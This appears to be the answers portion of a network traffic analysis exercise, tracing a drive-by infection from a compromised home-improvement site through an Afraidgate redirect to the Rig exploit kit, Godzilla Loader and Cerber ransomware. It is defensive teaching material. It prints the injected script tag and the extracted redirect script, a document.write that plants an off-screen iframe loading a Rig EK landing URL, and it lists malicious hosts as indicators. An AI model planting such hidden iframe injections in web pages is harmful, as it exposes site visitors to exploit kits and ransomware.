2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	POST /?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bw8S_6qviB		
2017-01-27 22:55:04	194.87.234.129	80	tyu.benme.com	GET /?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonk		
2017-01-27 22:55:04	194.87.234.129	80	tyu.benme.com	GET /?biw=Amaya.126qv100.406mlg9g5&ct=Amaya&tuiF=		
2017-01-27 22:55:06	194.87.234.129	80	tyu.benme.com	GET /?ct=Mozilla&tuiF=3379&q=wXbQMvXcJwDQC4bGMvrE		
2017-01-27 22:55:06	194.87.234.129	80	tyu.benme.com	GET /?yus=SeaMonkey.115uv80.406n4b3l1&br_fl=2106&		
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=		
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLteMUbQAOKK20H_76iyE		
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	POST /?br_fl=3395&tuiF=5484&yus=Microsoft_Edge.89		
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	POST /?br_fl=1929&oq=2aCm3X_fcrJbBSbAKYjhCJe1Nimod		
2017-01-27 22:56:13	194.87.234.129	80	tyu.benme.com	GET /?tuiF=2138&br_fl=1788&oq=_skK7pSP1LghRbVcgU3r		
2017-01-27 22:56:13	194.87.234.129	80	tyu.benme.com	GET /?oq=pLLYGOAS3jxbTfgNpIgiUV9Cpaqq3UDTyKKZhJ6t		
2017-01-27 22:56:15	194.87.234.129	80	tyu.benme.com	GET /?br_fl=5844&tuiF=5862&ct=Mozilla&q=w3nQMvXcJ		

Shown above: 15 HTTP requests to the Rig EK domain shown in Wireshark.

When I looked through that page from the compromised website, I saw another line of injected script that seemed unusual. I recognized the URL as an Afraidgate redirect.

```
remodeling-your-kitchen-cabinets.txt (~/Downloads) - gedit
remodeling-your-kitchen-cabinets.txt x
13 <link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/
    images/favicon.ico" />
14
15 <script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/
    js/dle_js.js"></script>
16 <!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,33
    0] -->
17 <meta name="description" content="Installing cabinets in a remodeled kitchen requ
```

Shown above: Injected script leading to an Afraidgate URL.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

The image shows a Wireshark packet capture window titled "Follow TCP Stream (tcp.stream eq 43)". The "Stream Content" pane displays the raw HTTP request and response. The request is a GET for /engine/classes/js/dle_js.js from www.homeimprovement.com. The response is an HTTP 200 OK from nginx/1.8.0, returning a text/javascript file of 399 bytes, gzip-compressed. A black arrow points from the "Host: retrotip.visionurbana.com.ve" line in the request to a "Whois Record" window. The Whois record shows the website title "Vision Urbana - La ciudad vibra y eres tú!" and lists four name servers: ns1.afraid.org, ns2.afraid.org, ns3.afraid.org, and ns4.afraid.org.

Follow TCP Stream (tcp.stream eq 43)

Stream Content

```
GET /engine/classes/js/dle_js.js HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: retrotip.visionurbana.com.ve
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Fri, 27 Jan 2017 22:54:42 GMT
Content-Type: text/javascript
Content-Length: 399
Connection: keep-alive
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip

.....M.[s.O.....N. .\m.!. 'NbO
{v.Ky....JWQA.M.)mA.p]#I....AR.k*(/<
{,./..c.....p.....>.....N.*.wyT..k.T
%.....^C.m...n..yv.m...F..Q....F..>...W|.^.wZ
[.....O._rL;.....l....YoZW.'D....Elc...A...>.....".*t....o.]....._.)}
S.Ek../...M..#..!ch.Aw.
..iX39....+k...
4.M...u.l.?&.....Y.../4.0[.....|...!u.3....]
```

Entire conversation (975 bytes)

Whois Record for VisionUrbana.com.ve

Website Title 🌐 Vision Urbana - La ciudad vibra y eres tú!

Servidor(es) de Nombres de Dominio:

- ns1.afraid.org
- ns2.afraid.org
- ns3.afraid.org
- ns4.afraid.org

Shown above: The HTTP request to a gate domain that uses Afraid.org name servers.

The HTTP request to **retrotip.visionurbana.com.ve** returns 399 bytes of gzip-compressed script. If you extract it from Wireshark, you'll find script that points to another Rig EK landing page URL.

The image shows the "Wireshark: HTTP object list" window. It contains a table with three columns: "Packet num", "Hostname", and "Content Type". The table lists several objects, with packet 2808 highlighted in blue. This packet is from retrotip.visionurbana.com.ve and has a content type of text/javascript. Other packets are from www.homeimprovement.com and www.google-analytics.com.

Packet num	Hostname	Content Type
2799	www.homeimprovement.com	application/javascript
2808	retrotip.visionurbana.com.ve	text/javascript
2834	www.homeimprovement.com	application/javascript
2848	www.homeimprovement.com	text/css
2890	www.google-analytics.com	text/javascript

Buttons: Help, Save As, Save All, Cancel

Shown above: Finding the returned script in Wireshark's HTTP object list.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS



```
dle_js.js (~Downloads) - gedit
File Edit View Search Tools Documents Help
dle_js.js x
1 document.write('<div class="" style="position:absolute; width:383px; height:368px; le
ft:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2"> </
a><iframe src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMubQA0KK20H_76iyEoH9JH
T1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y5l9&oq=eITX_fUll7ABPAuy2EyALQZnlY0IUlIQ8fj630PW
wUwZ0pDRqx29UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width
=290 height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></d
iv>');|
```

Shown above: The extracted script returned by the Afraidgate URL. The Rig EK landing page is highlighted in yellow.

INDICATORS OF COMPROMISE

The following are some indicators of compromise I found after reviewing the pcap:

- 104.28.18.74 port 80 - www.homeimprovement.com - compromised website
- 139.59.160.143 port 80 - retrotip.visionurbana.com.ve - Afraidgate redirect
- 194.87.234.129 port 80 - tyu.benme.com - Rig EK
- 5.188.223.104 port 80 - spotsbill.com - Godzilla Loader callback
- 198.105.121.50 port 80 - p27dokhpz2n7nvgr.1jw2lx.top - Cerber ransomware decryptor page
- 90.2.1.0 to 90.2.1.31 (90.2.1.0/27) port 6892 - Cerber post-infection UDP traffic
- 90.3.1.0 to 90.3.1.31 (90.3.1.0/27) port 6892 - Cerber post-infection UDP traffic
- 91.239.24.0 to 91.239.25.255 (91.239.24.0/23) port 6892 - Cerber post-infection UDP traffic

FINAL WORDS

If you're a beginner or novice to analyzing traffic, a lot of this might seem difficult. For example, last year someone emailed me a very basic question like, "How can you tell what IP address is used by the infected host?" If you're inexperienced, you might have a lot of questions about how to figure out some (or all) of this.

My advice? It takes practice. Many of us never had any technical mentors when we started out. Although I've had plenty of career mentors, I never had anyone to answer most of my technical questions back when I first started doing traffic analysis.

Repeated exposure is how people eventually understand this traffic. It may not make sense at first, but a determined person can hopefully figure things out.

Information like [this](#) is available for people to understand how exploit kits work (at least my understanding of how they work). Hopefully, these traffic analysis exercises will help people on their journey to better understand infection traffic.